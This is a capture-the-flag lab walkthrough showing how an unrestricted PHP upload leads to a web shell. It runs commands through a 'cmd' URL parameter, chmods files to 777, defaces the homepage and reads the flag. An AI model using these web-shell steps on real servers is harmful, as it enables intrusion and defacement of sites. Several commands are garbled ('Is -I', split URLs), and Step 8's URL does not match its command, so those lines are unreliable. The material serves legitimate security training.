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Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

Objective: Your objective is to deface the homepage with a custom message and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/



Step 2: Create a simple web shell.


Save the below given php script as shell.php

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php



No output is returned since the cmd parameter was not passed.

Step 5: Execute system commands through "cmd" GET parameter.

Command: whoami

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=who ami



Step 6: Enumerate files stored on the web server.

Command: pwd

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd



/var/www/html/uploads

Command: Is -I /var/www/html/

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%2 0-l%20var/www/html/



The location of flag file is revealed. The "index.php" file does not have write permission on it. However the file is owned by www-data user and therefore the file permission can be modified with the current user.

Step 7: Change the permission of "index.php" file.

Command: chmod 777 /var/www/html/index.php

URL:


http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chm od%20777%20/var/www/html/index.php



Command: Is -I /var/www/html/

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%2 0-l%20/var/www/html/



Step 8: Deface the homepage of the web application with custom message

Command: echo 'hacked' > /app/index.php

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chmod%20777%20/var/www/html/index.php





URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/




hacked

Step 10: Access the php web shell and check the file permission of the flag file.

Command: Is -I /var/www/html/

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%2 0-l%20/var/www/html/



There is no read permission on the "a8e6b2dfb3c-flag" file. But since the file is owned by www-data user, the file permission can be modified with the current user.



Step 11: Change the permission of "a8e6b2dfb3c-flag" file.

Command: chmod 777 /var/www/html/a8e6b2dfb3c-flag

URL:


http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chm od%20777%20/var/www/html/a8e6b2dfb3c-flag



Command: Is -I /var/www/html

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%2 0-l%20/var/www/html/



Step 12: Retrieve the flag

Command: cat /var/www/html/a8e6b2dfb3c-flag

URL:

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=cat% 20/var/www/html/a8e6b2dfb3c-flag



Flag: cafe2421236a9a52c91d78377326418f

References:

1. Nginx (https://www.nginx.com/)